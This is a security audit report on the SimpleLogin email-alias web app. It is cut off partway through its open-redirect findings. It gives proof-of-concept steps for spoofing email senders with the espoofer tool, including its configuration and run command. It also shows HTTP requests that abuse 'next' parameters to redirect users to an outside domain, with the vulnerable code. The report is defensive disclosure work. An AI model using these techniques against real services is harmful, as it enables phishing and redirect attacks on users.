securitum

Security report

SUBJECT

Penetration testing and code review of SimpleLogin web application

DATE

28.02.2022 – 15.03.2022

LOCATION

Kraków (Poland)

AUDITORS

Jakub Darecki
Jan Ufnalski

VERSION

1.0

securitum

Executive summary

This document is a summary of work conducted by Securitum company. The subject of the penetration test was the SimpleLogin web application available at https://app.simplelogin.io/.

The subject of the source code analysis was the repository available at https://github.com/simple-login/app (latest version as of 03.03.2022).

Penetration tests were conducted using the following roles:

- premium user,
- free user,
- unlogged user (visitor of the website).

The most severe vulnerabilities identified during the assessment were:

- Possibility to spoof any email sender's address. The app fails when verifying sender information, making users much more vulnerable to phishing

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out in accordance with generally accepted methodologies, including: OWASP TOP10 (in a selected range) OWASP ASVS as well as internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by a number of automatic tools (i.a. Burp Suite Professional, DirBuster, ffuf, nmap), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Code audit summary

During the code review, few low impact security issues were discovered and described later in this report. The overall quality of the code shows the development team followed good security standards, below are few examples of why the code is considered to be of good security posture:

- SQLAlchemy ORM is in use and there is no raw SQL queries that operate on dynamic parameters. There is one raw SQL query but it is static and cannot be altered by the attacker. One SQL query uses python's format function and operates on user's data but it is not vulnerable to SQL-related security attacks such as SQL Injection.
- Secret management is implemented properly - the secrets are not hardcoded in the source code but instead stored in environmental variables.
- Every API endpoint/functionality verifies if the requested resource is owned by the currently logged in user to avoid authorization issues.

Risk classification

Vulnerabilities are classified in a five-point scale, that is reflecting both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of meaning of each of severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform any kind of social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, especially if they occur in production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) makes it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.


- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. Their aim is to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview

Below, a statistical overview of vulnerabilities is shown:



Additionally, 6 INFO issues are reported

Contents

Security report *1*

Executive summary *2*

Code audit summary 2

Risk classification 3

Statistical overview 3

Change history *6*

Vulnerabilities in the web application *7*

[HIGH] SECURITUM-221798-001: Possibility of spoofing the email sender 8

[LOW] SECURITUM-221798-002: API keys can be created without a password 11

[LOW] SECURITUM-221798-003: Open Redirect – possibility to redirect a user to a malicious domain 13

Case #1: Login page 13

Case #2: Enter sudo password view 15

Case #3: FIDO2 login page 16

Case #4: MFA login page 17

Case #5: Account recovery page 18

Case #6: Account activation page 19

Case #7: OAuth Sign In 20

Case #8: GitHub Sign In 21

[LOW] SECURITUM-221798-004: Weak password policy 24

Case #1: Registration password 24

Case #2: Password change 25

[LOW] SECURITUM-221798-005: Outdated software 28

[LOW] SECURITUM-221798-006: Lack of rate limiting for important endpoints 29

[LOW] SECURITUM-221798-007: Redundant information disclosure about the application environment 31

Case #1: HTTP response headers 31

Case #2: email headers 31

[LOW] SECURITUM-221798-008: Insecure random function in use 33

Informational issues *35*

[INFO] SECURITUM-221798-009: The link used to transfer the alias is still active after it has been used 36

[INFO] SECURITUM-221798-010: Recovery codes can be viewed multiple times when 2FA is configured 39

[INFO] SECURITUM-221798-011: Insecure configuration of Content-Security-Policy header 41
[INFO] SECURITUM-221798-012: Lack of Referrer-Policy header 42
[INFO] SECURITUM-221798-013: X-XSS-Protection header enabled 43
[INFO] SECURITUM-221798-014: Jinja2 autoescape disabled 44

Change history

Document date	Version	Change description
15.03.2022	1.0	Final version of the report. Updated section "Technical details" of SECURITUM-221798-001 to better show the capabilities and impact of the vulnerability. Added new vulnerabilities: from SECURITUM-221798-002 to SECURITUM-221798-014.
08.03.2022	0.1	Initial version. Added new vulnerability: SECURITUM-221798-001.

Vulnerabilities in the web application

[HIGH] SECURITUM-221798-001: Possibility of spoofing the email sender

SUMMARY

During testing, a vulnerability was located that allows attacker to impersonate any message sender. The application fails to verify received headers (SPF, DKIM, DMARC) and then forwards the email to the user in such a way that there is no practical way to distinguish a forged message from the original one.

Exploiting such a vulnerability significantly increases the effectiveness of a phishing campaign because the message looks identical to the original one and the user has no possibilities to verify the sender himself, as for him the sender is SimpleLogin application.

In the forwarded email there is a header `X-Simplelogin-Envelope-From` that contains the original sender of the email, but it is not clear why there is a discrepancy between this header and the `From` header value.

PREREQUISITES FOR THE ATTACK

Knowing the victim's alias.

The attacker needs to send spoofed e-mail via SMTP server.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Any email account with access to an SMTP server:

1. To send a spoofed e-mail, `espoofer` tool available at `https://github.com/chenjj/espoofer` will be used.
2. Install all dependencies from the file `requirements.txt`.
3. Modify the `config.py` file located in the program's root folder. Below is the configuration file used in order to exploit the vulnerability. Fill in the values `SMTP_URL`, `SMTP_USERNAME` and `SMTP_PASSWORD` with your credentials. The victim's alias is `pgp@scrtalias.pl`.


```
config = {
       "legitimate_site_address": b"jan.audytorowy@gmail.com",
       "victim_address": b"pgp@scrtalias.pl", # spoofed e-mail will be sent to the victim that uses
SimpleLogin alias defined in victim_address field
       "case_id": b"client_a3",

       "client_mode": {
              "sending_server": ("SMTP_URL", 587),
              "username": b"SMTP_USERNAME",
              "password": b"SMTP_PASSWORD"
       },

    "subject_header": "Subject: Sender spoofing POC\r\n".encode('utf8'),
       "body": b"Here could be phishing email content and link to a phishing website", # Email
body.
       "to_header": b"",
       "raw_email": b"",
}
```

4. Run the tool with the following command (may vary slightly depending on your operating system)


```
python3 espoofer.py -m c
```

5. Navigate to the inbox connected to the alias specified in the `espoofer` tool configuration file. The mailbox will display a forged message.

For comparison, the original message from the authentic sender:



Following screenshot presents a view of spoofed email - the attacker sent this email from his malicious e-mail server and tried to impersonate sender jan.audytorowy@gmail.com. As a result, such a spoofing attempt was placed in the spam folder and marked by the recipient's mail provider (ProtonMail) as a dangerous spoofing message:



Forged email message redirected via SimpleLogin alias:

LOCATION

Email forward module.

RECOMMENDATION

It is recommended to modify the application in such a way that it correctly verifies all possible sender information e.g. SPF, DKIM, DMARC, RETURN-PATH header. In case of any deviations the application should reject the message, visibly mark the message or quarantine the message, so that the user is aware of the problem.

[LOW] SECURITUM-221798-002: API keys can be created without a password

SUMMARY

During testing, it was noticed that the user can create new API keys without providing a password. This affects the security of the application because such a key gives full access to the user account. A person with temporary access to a victim's account can generate a new key to keep the unauthorized access for longer.

In addition, the user can also view previously created API keys without being asked for a password.


PREREQUISITES FOR THE ATTACK

Access to the active session of the victim's account.


TECHNICAL DETAILS (PROOF OF CONCEPT)

To add new API key, follow the steps below:

1. Log into application using any account.
2. Go to: API Keys tab or visit `https://app.simplelogin.io/dashboard/api_key`



3. Type name for new API key and press *Create* button.



4. API key will be created without asking for password.

LOCATION

https://app.simplelogin.io/dashboard/api_key

RECOMMENDATION

It is recommended to use the `enter_sudo` mechanism implemented, which will require a password to create a new API key and to view existing API keys.

[LOW] SECURITUM-221798-003: Open Redirect – possibility to redirect a user to a malicious domain

SUMMARY

The analysis showed that the application does not correctly validate the URL to which a user is being redirected. Using this fact, an attacker, may send the user to a malicious page.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html

PREREQUISITES FOR THE ATTACK

Case #1:

- Victim must visit malicious link and be logged in or perform login.

Case #2:

- Victim must visit malicious link and type password at page with malicious next parameter.

Case #3, Case#4:

- Victim must visit malicious link and be logged out and perform login.

Case #5:

- Victim must visit malicious link and logged out and perform account recovery.

Case #6:

- Victim must visit malicious link with can be used once.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Case #1: Login page

The following is an example of a request that includes the URL to which the redirect takes place:

```
POST /auth/login?next=//sekurak.pl HTTP/1.1
Host: app.simplelogin.io
Cookie: […]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/96.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 205
Origin: null
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

```
Connection: close

csrf_token=IjU4MTE2NGJiMzYyNmJiOGY2MmE2YjhhNDc2NDA3YTBhNjk4MDQ0Yzgi.Yhzd6w.m2yHFG0MuP9CFd_beE-yxj5Hgsc&email=audytor7%2Bsimple01%40securitum.pl&password=[…]
```

In response, the application confirms the acceptance of the address and performs the redirection:

```
HTTP/1.1 302 FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 28 Feb 2022 14:36:31 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 231
Connection: close
Location: https://sekurak.pl
Vary: Cookie
Set-Cookie: […]
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Expect-CT: enforce, max-age=604800, report-uri="https://simplelogin.report-uri.com/r/d/ct/enforce"
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy:       script-src       'self'       'unsafe-inline'       'unsafe-eval'
https://cdn.paddle.com/paddle/paddle.js      https://gc.zgo.at/count.js      https://hcaptcha.com
https://*.hcaptcha.com     https://plausible.simplelogin.io/js/index.js;     child-src     'self'
https://hcaptcha.com    https://*.hcaptcha.com    https://*.paddle.com    https://www.youtube.com
https://app.tryhoist.com;      style-src      'self'      'unsafe-inline'      https://hcaptcha.com
https://*.hcaptcha.com https://cdn.paddle.com

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="//sekurak.pl">//sekurak.pl</a>.
If not click the link.
```

The vulnerability is located in the following code:

app\auth\views\login.py:26

```
def login():
    next_url = sanitize_next_url(request.args.get("next"))

    if current_user.is_authenticated:
        if next_url:
            LOG.d("user is already authenticated, redirect to %s", next_url)
            return redirect(next_url)
```

The function's sanitize_next_url code is presented below:

\app\utils.py:106

```
def sanitize_next_url(url: Optional[str]) -> Optional[str]:
    return NextUrlSanitizer.sanitize(url, ALLOWED_REDIRECT_DOMAINS)
```

This function was supposed to prevent malicious redirects – when setting the next parameter to https://securitum.pl – the application would redirect the user to main dashboard of Simple Login. This mechanism can be bypassed by setting the next parameter to //securitum.pl.

Case #2: Enter sudo password view

The following is an example of a request that includes the URL to which the redirect takes place:

```
POST /dashboard/enter_sudo?next=//sekurak.pl HTTP/1.1
Host: app.simplelogin.io
Cookie: […]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/96.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 120
Origin: null
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

csrf_token=IjgxNTczMTBjYjdjYWY5ODJiNGJmZmU1NTRjY2QwMDliZjJmZDZiOTki.YhzRaQ.2MaBf3O92DB-
f25fkgvV33DXK-g&password=[…]
```

In response, the application confirms the acceptance of the address and performs the redirection:

```
HTTP/1.1 302 FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 28 Feb 2022 13:43:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 231
Connection: close
Location: https://sekurak.pl
Vary: Cookie
Set-Cookie: […]
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Expect-CT: enforce, max-age=604800, report-uri="https://simplelogin.report-uri.com/r/d/ct/enforce"
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy:       script-src       'self'       'unsafe-inline'       'unsafe-eval'
https://cdn.paddle.com/paddle/paddle.js      https://gc.zgo.at/count.js      https://hcaptcha.com
https://*.hcaptcha.com     https://plausible.simplelogin.io/js/index.js;     child-src     'self'
https://hcaptcha.com    https://*.hcaptcha.com    https://*.paddle.com    https://www.youtube.com
https://app.tryhoist.com;      style-src      'self'      'unsafe-inline'      https://hcaptcha.com
https://*.hcaptcha.com https://cdn.paddle.com

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
```

```
<p>You should be redirected automatically to target URL: <a href="//sekurak.pl">//sekurak.pl</a>.
If not click the link.
```

Vulnerability is located in the following code:

app\dashboard\views\enter_sudo.py:33

```
            # User comes to sudo page from another page
            next_url = request.args.get("next")
            if next_url:
                LOG.d("redirect user to %s", next_url)
                return redirect(next_url)
```

Case #3: FIDO2 login page

The following is an example of a request that includes the URL to which the redirect takes place:

```
POST /auth/fido?next=%2F%2Fsekurak.pl HTTP/1.1
Host: app.simplelogin.io
Cookie: […]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/96.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 920
Origin: null
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

csrf_token=[…]&sk_assertion=[…]
```

In response, the application confirms the acceptance of the address and performs the redirection:

```
HTTP/1.1 302 FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 01 Mar 2022 07:27:30 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 231
Connection: close
Location: https://sekurak.pl
Vary: Cookie
Set-Cookie: […]
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Expect-CT: enforce, max-age=604800, report-uri="https://simplelogin.report-uri.com/r/d/ct/enforce"
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy:       script-src       'self'       'unsafe-inline'       'unsafe-eval'
https://cdn.paddle.com/paddle/paddle.js      https://gc.zgo.at/count.js      https://hcaptcha.com
https://*.hcaptcha.com     https://plausible.simplelogin.io/js/index.js;     child-src     'self'
https://hcaptcha.com    https://*.hcaptcha.com    https://*.paddle.com    https://www.youtube.com
```

```
https://app.tryhoist.com;      style-src      'self'      'unsafe-inline'      https://hcaptcha.com
https://*.hcaptcha.com https://cdn.paddle.com

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="//sekurak.pl">//sekurak.pl</a>.
If not click the link.
```

The vulnerability is located in the following code:

app\auth\views\fido.py:59

```python
    next_url = request.args.get("next")

    if request.cookies.get("mfa"):
        browser = MfaBrowser.get_by(token=request.cookies.get("mfa"))
        if browser and not browser.is_expired() and browser.user_id == user.id:
            login_user(user)
            flash(f"Welcome back!", "success")
            # Redirect user to correct page
            return redirect(next_url or url_for("dashboard.index"))
```

Case #4: MFA login page

The following is an example of a request that includes the URL to which the redirect takes place:

```
POST /auth/mfa?next=%2F%2Fsekurak.pl HTTP/1.1
Host: app.simplelogin.io
Cookie: […]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/96.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 132
Origin: null
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

csrf_token=[…]&form-name=create&token=[…]
```

In response, the application confirms the acceptance of the address and performs the redirection:

```
HTTP/1.1 302 FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 01 Mar 2022 07:37:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 231
Connection: close
Location: https://sekurak.pl
```

```
Vary: Cookie
Set-Cookie: […]
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Expect-CT: enforce, max-age=604800, report-uri="https://simplelogin.report-uri.com/r/d/ct/enforce"
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
https://cdn.paddle.com/paddle/paddle.js https://gc.zgo.at/count.js https://hcaptcha.com
https://*.hcaptcha.com https://plausible.simplelogin.io/js/index.js; child-src 'self'
https://hcaptcha.com https://*.hcaptcha.com https://*.paddle.com https://www.youtube.com
https://app.tryhoist.com; style-src 'self' 'unsafe-inline' https://hcaptcha.com
https://*.hcaptcha.com https://cdn.paddle.com

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="//sekurak.pl">//sekurak.pl</a>.
If not click the link.
```

The vulnerability is located in the following code:

app\auth\views\mfa.py:53

```python
    next_url = request.args.get("next")

    if request.cookies.get("mfa"):
        browser = MfaBrowser.get_by(token=request.cookies.get("mfa"))
        if browser and not browser.is_expired() and browser.user_id == user.id:
            login_user(user)
            flash(f"Welcome back!", "success")
            # Redirect user to correct page
            return redirect(next_url or url_for("dashboard.index"))
```

Case #5: Account recovery page

The following is an example of a request that includes the URL to which the redirect takes place:

```
POST /auth/recovery?next=%2F%2Fsekurak.pl HTTP/1.1
Host: app.simplelogin.io
Cookie: […]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/96.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Origin: null
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

csrf_token=[…]&code=[…]
```

In response, the application confirms the acceptance of the address and performs the redirection:

```
HTTP/1.1 302 FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 01 Mar 2022 07:37:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 231
Connection: close
Location: https://sekurak.pl
Vary: Cookie
Set-Cookie: […]
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Expect-CT: enforce, max-age=604800, report-uri="https://simplelogin.report-uri.com/r/d/ct/enforce"
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy:       script-src       'self'       'unsafe-inline'       'unsafe-eval'
https://cdn.paddle.com/paddle/paddle.js      https://gc.zgo.at/count.js      https://hcaptcha.com
https://*.hcaptcha.com     https://plausible.simplelogin.io/js/index.js;     child-src     'self'
https://hcaptcha.com    https://*.hcaptcha.com    https://*.paddle.com    https://www.youtube.com
https://app.tryhoist.com;      style-src      'self'      'unsafe-inline'      https://hcaptcha.com
https://*.hcaptcha.com https://cdn.paddle.com

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="//sekurak.pl">//sekurak.pl</a>.
If not click the link.
```

The vulnerability is located in the following code:

app\auth\views\recovery.py:59

```
next_url = request.args.get("next")

   […]
                # User comes to login page from another page
                if next_url:
                    LOG.d("redirect user to %s", next_url)
                    return redirect(next_url)
```

Case #6: Account activation page

The following is an example of a request that includes the URL to which the redirect takes place:

```
GET /auth/activate?code=[…]&next=//sekurak.pl HTTP/1.1
Host: app.simplelogin.io
Cookie: […]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/96.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
Te: trailers
Connection: close
```

In response, the application confirms the acceptance of the address and performs the redirection:

```
HTTP/1.1 302 FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 01 Mar 2022 07:56:53 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 231
Connection: close
Location: https://sekurak.pl
Vary: Cookie
Set-Cookie: […]
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Expect-CT: enforce, max-age=604800, report-uri="https://simplelogin.report-uri.com/r/d/ct/enforce"
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy:       script-src       'self'       'unsafe-inline'       'unsafe-eval'
https://cdn.paddle.com/paddle/paddle.js      https://gc.zgo.at/count.js      https://hcaptcha.com
https://*.hcaptcha.com     https://plausible.simplelogin.io/js/index.js;     child-src     'self'
https://hcaptcha.com    https://*.hcaptcha.com    https://*.paddle.com    https://www.youtube.com
https://app.tryhoist.com;      style-src      'self'      'unsafe-inline'      https://hcaptcha.com
https://*.hcaptcha.com https://cdn.paddle.com

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="//sekurak.pl">//sekurak.pl</a>.
If not click the link.
```

The vulnerability is located in the following code:

app\auth\views\activate.py:62

```
# The activation link contains the original page, for ex authorize page
    if "next" in request.args:
        next_url = sanitize_next_url(request.args.get("next"))
        LOG.d("redirect user to %s", next_url)
        return redirect(next_url)
```

Case #7: OAuth Sign In

Opening the following URL address will redirect the user to a malicious website specified in redirect_uri parameter:
